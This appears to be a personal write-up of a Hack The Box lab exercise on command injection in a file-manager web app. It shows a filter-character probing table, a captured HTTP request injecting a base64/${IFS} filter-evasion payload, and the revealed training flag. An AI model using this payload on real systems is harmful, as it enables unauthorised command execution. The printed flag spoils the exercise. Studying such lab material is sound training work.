
You are contracted to perform a penetration test for a company, and through your pentest, you stumble upon an interesting file manager web application. As file managers tend to execute system commands, you are interested in testing for command injection vulnerabilities.

Use the various techniques presented in this module to detect a command injection vulnerability and then exploit it, evading any filters in place.






input is used directly on os command





Checking filters

1	{	302	☐	☐	257
2	}	302	☐	☐	257
3	|	302	☐	☐	257
4	&	302	☐	☐	257
5	$	302	☐	☐	256
6	.	302	☐	☐	257
7	/	200	☐	☐	43757
8	\	200	☐	☐	43758
9	(	302	☐	☐	256
10	)	302	☐	☐	257
11	..	302	☐	☐	256
12	"	302	☐	☐	256
13	'	302	☐	☐	257
14	`	302	☐	☐	256
15	{	302	☐	☐	257
16	}	302	☐	☐	256
17	@	302	☐	☐	256


only / and \ are filtered








Alternatively


Request
Pretty
Raw
GET /index.php?to=&from=;base64${IFS}$(PWD:0:1)flag.txt;&finish=1&move=1 HTTP/1.1
Host: 83.136.254.53:58472
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: close
Referer: http://83.136.254.53:58472/index.php?to=&from=51459716.txt
Cookie: filemanager=q1c8f3p82oj7f2fc2phkbjbki8
Upgrade-Insecure-Requests: 1
Content-Length: 1
z
Response
Pretty
Raw
Render
File Manager
Error while moving: mv: missing destination file operand after '/var/www/html/files/'
Try 'mv --help' for more information.
SFRCe2MwbW00bmQzcl8xbmozYzcwcn0K
bash: /var/www/html/files/: Is a directory
Name
Size
Modified
Perms
Owner
Actions
tmp
Folder
15.07.21 16:42:58
0777
www-data:www-data
51459716.txt
31 B
15.07.21 14:52:27
0777
www-data:www-data


(vigneswar㉿VigneswarPC)-[~]
$ echo SFRCe2MwbW00bmQzcl8xbmozYzcwcn0K | base64 -d
HTB{c0mm4nd3r_1nj3c70r}